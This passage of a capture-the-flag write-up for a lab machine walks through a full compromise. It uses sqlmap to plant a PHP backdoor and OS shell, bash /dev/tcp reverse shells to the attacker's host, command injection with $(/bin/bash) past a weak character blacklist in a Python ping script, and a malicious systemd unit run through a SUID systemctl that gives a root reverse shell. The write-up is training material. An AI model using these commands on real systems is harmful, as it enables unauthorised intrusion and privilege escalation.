[16:01:01] [INFO] the back-end DBMS operating system is Linux
which web application language does the web server support?
[1] ASP
[2] ASPX
[3] JSP
[4] PHP (default)
> 4
[16:01:02] [WARNING] unable to automatically retrieve the web server document root
what do you want to use for writable directory?
[1] common location(s) ('/var/www/, /var/www/html, /usr/local/apache2/htdocs, /var/www/nginx-default, /srv/www') (default)
[2] custom location(s)
[3] custom directory list file
[4] brute force search
> 1
[16:01:03] [INFO] retrieved web server absolute paths: '/images/'
[16:01:03] [INFO] trying to upload the file stager on '/var/www/' via LIMIT 'LINES TERMINATED BY' method
[16:01:04] [WARNING] unable to upload the file stager on '/var/www/'
[16:01:04] [INFO] trying to upload the file stager on '/var/www/' via UNION method
[16:01:04] [WARNING] expect junk characters inside the file as a leftover from UNION query
[16:01:04] [WARNING] it looks like the file has not been written (usually occurs if the DBMS process user has no write privileges in the destination path)
[16:01:04] [INFO] trying to upload the file stager on '/var/www/html/' via LIMIT 'LINES TERMINATED BY' method
[16:01:04] [INFO] the file stager has been successfully uploaded on '/var/www/html/' - http://10.10.10.143:80/tmpuvpnp.php
[16:01:04] [INFO] the backdoor has been successfully uploaded on '/var/www/html/' - http://10.10.10.143:80/tmpbihsa.php
[16:01:04] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell>
```

This is a limited shell, so I upgraded it. To download a reverse shell from my Kali box:

```
$ wget http://10.10.15.125/revs.txt
```

Rename from .txt (to avoid filters), to PHP:

```
$ mv revs.txt revs.php
```

Executing netcat in Kali:

```
$ nc -nlvp 8888
```

After visiting http://10.10.10.143/revs.php and receive the connection, make the shell interactive:


```
$ python -c 'import pty;pty.spawn("/bin/bash")'
```

CTRL+Z

```
$ echo $TERM---> xterm-256color
$ stty -a
$ stty raw -echo
$ fg
reset
```

This shell is for user www-data (apache). After some investigation among directories we see that our first flag is in /home/pepper/user.txt which, obviously, is not readable by www-data user.

Our shell was located in /var/www/html but I found some interesting script in /var/www/Admin-Utilities:



```
pepper@jarvis:/var/www/Admin-Utilities$ ls -rlth
total 8.0K
-rwxr--r-- 1 pepper pepper 4.5K Mar  4  2019 simpler.py
```

And the code for this script is:

```
#!/usr/bin/env python3
from datetime import datetime
import sys
import os
from os import listdir
import re
```

```
def show_help():
   message='''
**************************************************
* Simpler   -   A simple simplifier ;)              *
* Version 1.0                                  *
**************************************************
Usage:  python3 simpler.py [options]

Options:
   -h/--help   : This help
   -s          : Statistics
   -l          : List the attackers IP
   -p          : ping an attacker IP
   '''
   print(message)

def show_header():
   print('''******************************************
    _              _
 ___(_)_ __ ___  _ __ | | ___ _ __ _ __  _   _
/ __| | '_ ` _ \| '_ \| |/ _ \ '__| '_ \| | | |
\__ \ | | | | | | |_) | |  __/ |_ | |_) | |_| |
|___/_|_| |_| |_| .__/|_|\___|_(_)| .__/ \__, |
            |_|            |_|    |___/
                        @ironhackers.es

******************************************
''')

def show_statistics():
   path = '/home/pepper/Web/Logs/'
   print('Statistics\n-----------')
   listed_files = listdir(path)
   count = len(listed_files)
   print('Number of Attackers: ' + str(count))
   level_1 = 0
   dat = datetime(1, 1, 1)
   ip_list = []
   reks = []
   ip = ''
   req = ''
   rek = ''
   for i in listed_files:
       f = open(path + i, 'r')
       lines = f.readlines()
       level2, rek = get_max_level(lines)
       fecha, requ = date_to_num(lines)
       ip = i.split('.')[0] + '.' + i.split('.')[1] + '.' + i.split('.')[2] + '.' + i.split('.')[3]
       if fecha > dat:
           dat = fecha
           req = requ
           ip2 = i.split('.')[0] + '.' + i.split('.')[1] + '.' + i.split('.')[2] + '.' + i.split('.')[3]
       if int(level2) > int(level_1):
           level_1 = level2
           ip_list = [ip]
           reks=[rek]
       elif int(level2) == int(level_1):
           ip_list.append(ip)
           reks.append(rek)
```

```
        f.close()

    print('Most Risky:')
    if len(ip_list) > 1:
        print('More than 1 ip found')
    cont = 0
    for i in ip_list:
        print('    ' + i + ' - Attack Level : ' + level_1 + ' Request: ' + reks[cont])
        cont = cont + 1

    print('Most Recent: ' + ip2 + ' --> ' + str(dat) + ' ' + req)

def list_ip():
    print('Attackers\n-----------')
    path = '/home/pepper/Web/Logs/'
    listed_files = listdir(path)
    for i in listed_files:
        f = open(path + i,'r')
        lines = f.readlines()
        level,req = get_max_level(lines)
        print(i.split('.')[0] + '.' + i.split('.')[1] + '.' + i.split('.')[2] + '.' + i.split('.')[3] + ' - Attack
Level : ' + level)
        f.close()

def date_to_num(lines):
    dat = datetime(1,1,1)
    ip = ''
    req=''
    for i in lines:
        if 'Level' in i:
            fecha=(i.split(' ')[6] + ' ' + i.split(' ')[7]).split('\n')[0]
            regex = '(\d+)-(.*)-(\d+)(.*)'
            logEx=re.match(regex, fecha).groups()
            mes = to_dict(logEx[1])
            fecha = logEx[0] + '-' + mes + '-' + logEx[2] + ' ' + logEx[3]
            fecha = datetime.strptime(fecha, '%Y-%m-%d %H:%M:%S')
            if fecha > dat:
                dat = fecha
                req = i.split(' ')[8] + ' ' + i.split(' ')[9] + ' ' + i.split(' ')[10]
    return dat, req

def to_dict(name):
                         month_dict      =      {'Jan':'01','Feb':'02','Mar':'03','Apr':'04',      'May':'05',
'Jun':'06','Jul':'07','Aug':'08','Sep':'09','Oct':'10','Nov':'11','Dec':'12'}
    return month_dict[name]

def get_max_level(lines):
    level=0
    for j in lines:
        if 'Level' in j:
            if int(j.split(' ')[4]) > int(level):
                level = j.split(' ')[4]
                req=j.split(' ')[8] + ' ' + j.split(' ')[9] + ' ' + j.split(' ')[10]
    return level, req

def exec_ping():
    forbidden = ['&', ';', '-', '`', '||', '|']
    command = input('Enter an IP: ')
    for i in forbidden:
        if i in command:
            print('Got you')
            exit()
    os.system('ping ' + command)

if __name__ == '__main__':
    show_header()
    if len(sys.argv) != 2:
        show_help()
        exit()
    if sys.argv[1] == '-h' or sys.argv[1] == '--help':
        show_help()
        exit()
    elif sys.argv[1] == '-s':
        show_statistics()
        exit()
    elif sys.argv[1] == '-l':
        list_ip()
        exit()
    elif sys.argv[1] == '-p':
        exec_ping()
        exit()
    else:
        show_help()
        exit()
```

This code is fully operational with no problems. Taking a look in deep in this code, we observe something that could lead us to abuse this script (remember that its propietary is user "pepper"), which is the part coloured in red in the code pasted above.

We can try to concatenate commands after the ping but trying to avoid the forbidden characters, which are the typical ones to concatenate commands. So some investigation about the so called "shell escape" is needed.

After quite a while banging my head against the wall, I found out this site:

https://packetstormsecurity.com/files/144749/Infoblox-NetMRI-7.1.4-Shell-Escape-Privilege-Escalation.html

Which states:

```
A bash command can then be encapsulated using the $()
    technique. In the case below, we simply call the bash binary.
      NetMRI-VM-AD30-5C6CE> ping $(/bin/bash)
```

So, apparently, we have a winner! The script owner is pepper so it must be run as this user if we want to escape to a shell owned by this user (otherwise our shell will be for www-data):

```
www-data@jarvis:/$ sudo -u pepper /var/www/Admin-Utilities/simpler.py -p
*********************************************

     _                 _
 ___(_)_ __ ___  _ __ | | ___ _ __ _ __  _   _
/ __| | '_ ` _ \| '_ \| |/ _ \ '__| '_ \| | | |
\__ \ | | | | | | |_) | |  __/ |_ | |_) | |_| |
|___/_|_| |_| |_| .__/|_|\___|_(_)| .__/ \__, |
                |_|               |_|    |___/
                                @ironhackers.es

```

```
*************************************************

Enter an IP: $(/bin/bash)
pepper@jarvis:/$
```

Finally, we have a shell as "pepper". This shell, again, is not fully interactive so let's upgrade. Using netcat in Kali:

```
root@pow3rline:~/Documentos/HTB# nc -nlvp 7777
```

We send the tcp connection to that netcat from the target machine:

```
pepper@jarvis:/$ bash -i >& /dev/tcp/10.10.15.125/7777 0>&1
```


We make the shell more friendly:

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

And, in order to ease the things, we copy the id_rsa.pub key from Kali into the newly created file, authorized_keys so we will be able to ssh the target machine:

```
pepper@jarvis:/$ mkdir /home/pepper/.ssh/authorized_keys
pepper@jarvis:/$ vi /home/pepper/.ssh/authorized_keys
```

Now, after connecting via SSH with all the advantages that it implies, enumeration is needed to be able to get a way to root the box.
We can download the famous scripts **linenum.sh** and **linuxprivchecker.py** from our Kali machine to do so. After executing both, we see a lot of information but something caught my eye:



```
-rwsr-xr-x 1 root root 440728 Mar  1  2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-- 1 root messagebus 42992 Mar  2  2018 /usr/lib/dbus-1.0/dbus-daemon-launch-helper


[+] Possibly interesting SUID files:
-rwsr-x--- 1 root pepper 174520 Feb 17  2019 /bin/systemctl


[-] SGID files:
-rwxr-sr-x 1 root shadow 35592 May 27  2017 /sbin/unix_chkpwd
```

What?? A file like this to manage the OS services owned by user root but group pepper?? Definitely some misconfiguration is going on. This means that user pepper is granted for using systemctl, which is, create and start services.
When familiarized with systemd services, the solution is pretty straightforward. A clear solution can be found here as well:
https://hosakacorp.net/p/systemd-user.html
So we can create a service which will read the content of the root flag (/root/root.txt):

```
[Unit]
Description=Black magic happening, avert your eyes


[Service]
RemainAfterExit=yes
```

```
Type=simple
ExecStart=/bin/sh -c "cat /root/root.txt > /tmp/output"

[Install]
WantedBy=default.target
```

Or we can create a service which will give us back a root shell:

```
[Unit]
Description=Service for root shell

[Service]
RemainAfterExit=yes
Type=simple
ExecStart=/bin/bash -c "exec 5<>/dev/tcp/10.10.15.125/9999; cat <&5 | while read line; do
$line 2>&5 >&5; done"

[Install]
WantedBy=default.target
```

```
pepper@jarvis:/tmp$ systemctl enable /tmp/test
pepper@jarvis:/tmp$ systemctl start test
```

Note that to be able to start the service it should be enabled first, using the absolute path. After that, we can initiate it properly.

- *In Kali:*

```
root@pow3rline:~/.ssh# nc -nlvp 9999
listening on [any] 9999 ...
connect to [10.10.15.222] from (UNKNOWN) [10.10.10.143] 47120
id
uid=0(root) gid=0(root) groups=0(root)
cat /root/root.txt
d41d8cd98f00b204e9800998ecf84271
```